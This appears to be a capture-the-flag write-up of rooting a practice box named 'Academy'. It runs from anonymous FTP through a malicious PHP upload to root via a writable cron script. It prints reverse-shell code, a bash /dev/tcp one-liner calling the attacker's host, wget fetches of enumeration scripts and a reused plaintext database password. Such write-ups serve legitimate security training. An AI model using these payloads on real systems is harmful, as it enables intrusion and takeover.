

Box : Academy

IP:10.0.2.15

After a preliminary Nmap scan I recieved the results:

#####

└─(kali㉿kali)-[~]

└─\$ nmap -A -T5 -p- 10.0.2.15

Starting Nmap 7.93 (<https://nmap.org>) at 2022-12-06 12:26 EST

Nmap scan report for 10.0.2.15

Host is up (0.0031s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:10.0.2.5

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.3 - secure, fast, stable

```
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000      1000          776 May 30   2021 note.txt
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 44.29 seconds

#####

I can see that this host is running FTP with the ability for an anonymous user AND it shows that there is a text file (note.txt).

```

(kali㉿kali)-[~]
└─$ ftp anonymous@10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||6313|)
150 Here comes the directory listing.
-rw-r--r--    1 1000    1000        776 May 30   2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||34735|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776 1.92 KiB/s 00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (1.91 KiB/s)
ftp> █

```

I am able to login and i use the GET command to download the note.txt

note.txt displayed:

```

(kali㉿kali)-[~]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly
into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`,
`pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`,
`updatationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '',
'', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it s
hould be secure... right ?
We can always adapt it to our needs.

-jdelta

```

which displays some username and a password hash. I use the tool 'hash indentifier' to find out more about it


```
# on atleast 2 different hosts [Status: 200, Size:
# Priority ordered case sensitive list, where entr
# [Status: 200, Size: 10701,
# Suite 300, San Francisco, California, 94105, USA
# or send a letter to Creative Commons, 171 Second
# license, visit http://creativecommons.org/licens
# Attribution-Share Alike 3.0 License. To view a c
# This work is licensed under the Creative Commons
# [Status: 200, Size: 10701,
# Copyright 2007 James Fisher [Status: 200, Size:
# directory-list-2.3-medium.txt [Status: 200, Size
# [Status: 200, Size: 10701,
# [Status: 200, Size: 10701,
# [Status: 200, Size: 10701,
academy [Status: 301, Size: 308, W
phpmyadmin [Status: 301, Size: 311, W
[Status: 200, Size: 10701,
server-status [Status: 403, Size: 274, W
:: Progress: [220560/220560] :: Job [1/1] :: 525 r
```

I have recieved directories

Student Login

10.0.2.15/academy/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

ONLINE COURSE REGISTRATION

PLEASE LOGIN T

Enter Reg no :


Enter Password :

I find a login page

CGPA

7.60

Student Photo



NO IMAGE
AVAILABLE

Upload New Photo

No file selected.

the credentials work , and i find a page with a 'upload new photo' bar. I test this with a random picture.

Rum Ham

Student Reg No

10201321


Pincode

777777

CGPA


7.60

Student Photo



the upload was sucessful

I right click the image and 'view' to see where it is being stored



I upload and modify a reverse shell from pentestmonkey

```
~/shell.php - Mousepad
File Edit Search View Document Help
7 $VERSION = "1.0";
8 $ip = '10.0.2.5'; // You have changed this
9 $port = 9999; // And this
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; /bin/sh -i';
14 $daemon = 0;
15 $debug = 0;
16
17 //
18 // Daemonise ourself if possible to avoid zombies later
19 //
20
21 // pcntl_fork is hardly ever available, but will allow us to daemonise
22 // our php process and avoid zombies. Worth a try...
23 if (function_exists('pcntl_fork')) {
24     // Fork and have the parent process exit
25     $pid = pcntl_fork();
26
27     if ($pid == -1) {
```

and set up a netcat listener for the reverse shell to connect back too

```
(kali㉿kali)-[~]  
$ netcat -lvnp 9999  
listening on [any] 9999 ...
```

next I upload the PHP

Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321

and it connected back

```
$ netcat -lvnp 9999  
listening on [any] 9999 ...  
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.15] 51834  
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-14:03:13 up 1:48, 1 user, load average: 0.00, 0.00, 0.20)  
USER      TTY      FROM            LOGIN@      IDLE        JCPU   PCPU   USER@HOST  
root      tty1     -                11:24       2:37m      0.14s   0.09s   root@10.0.2.15  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

I start a simple http server in the a folder where I host enumeration scripts

```
(kali㉿kali)-[~/transfers]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I go into the /tmp/ folder where there are less restrictions and wget the enumeration script linpeas.sh


```

$ cd /tmp/
$ pwd
/tmp
$ wget http://10.0.2.5/linpeas.sh
--2022-12-06 14:22:07-- http://10.0.2.5/linpeas.sh
Connecting to 10.0.2.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827827 (808K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 6% 8.09M 0s
 50K ..... 12% 9.54M 0s
100K ..... 18% 34.5M 0s
150K ..... 24% 3.08M 0s
200K ..... 30% 15.2M 0s
250K ..... 37% 30.0M 0s
300K ..... 43% 9.07M 0s
350K ..... 49% 12.6M 0s
400K ..... 55% 32.5M 0s
450K ..... 61% 52.0M 0s
500K ..... 68% 47.7M 0s
550K ..... 74% 7.49M 0s
600K ..... 80% 31.5M 0s
650K ..... 86% 5.79M 0s
700K ..... 92% 21.4M 0s
750K ..... 98% 49.0M 0s
800K ..... 100% 32.4M=0.07s

2022-12-06 14:22:07 (12.0 MB/s) - 'linpeas.sh' saved [827827/827827]

```

some interesting things found such as :

```

$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";

```

the mysql database password

```

grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
root:x:0:0:root:/root:/bin/bash

```

the admin 'grimmie' who has this backup.sh

```

* * * * * /home/grimmie/backup.sh

```

```

$ cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database);

```

```
$ su grimmie
Password: My_V3ryS3cur3_P4ss
whoami
grimmie
```

I attempted the password for the database for the admin 'grimmie' and I am allowed in, but I cannot find another escalation method.

I transfer another script called 'pspy64' using the same method

```
2022/12/06 15:02:01 CMD: UID=0      PID=26038 | /usr/sbin/CRON -f
2022/12/06 15:02:01 CMD: UID=0      PID=26039 | /bin/bash /home/grimmie/backup.sh
2022/12/06 15:02:01 CMD: UID=0      PID=26040 | rm /tmp/backup.zip
2022/12/06 15:02:01 CMD: UID=???    PID=26042 | chmod 700 /tmp/backup.zip
```

this shows us that the user 'grimmie' can execute the backup.sh script with root privileges. So if we modify the backup.sh script, we can have commands run as if it was root.

and again pentestmonkey has 'bash one liner' we can inject into this script

Bash

Some versions of **bash** can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

but I first modify it with my the IP:port of my NC listener

```
ls
backup.sh
echo 'bash -i >& /dev/tcp/10.0.2.5/8080' > backup.sh
cat backup.sh
bash -i >& /dev/tcp/10.0.2.5/8080
```

I was unable to modify the document with nano, so I worked around this problem by using the 'echo' command and streaming it into backup.sh. After several attempts I realized that I had other services running on port 8080, and moved my netcat listener (as well as the edited backup.sh) to port 8081

```
(kali㉿kali)-[~/transfers]
└─$ nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.15] 50086
bash: cannot set terminal process group (1262): Inappropriate ioctl
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

and root was attained.

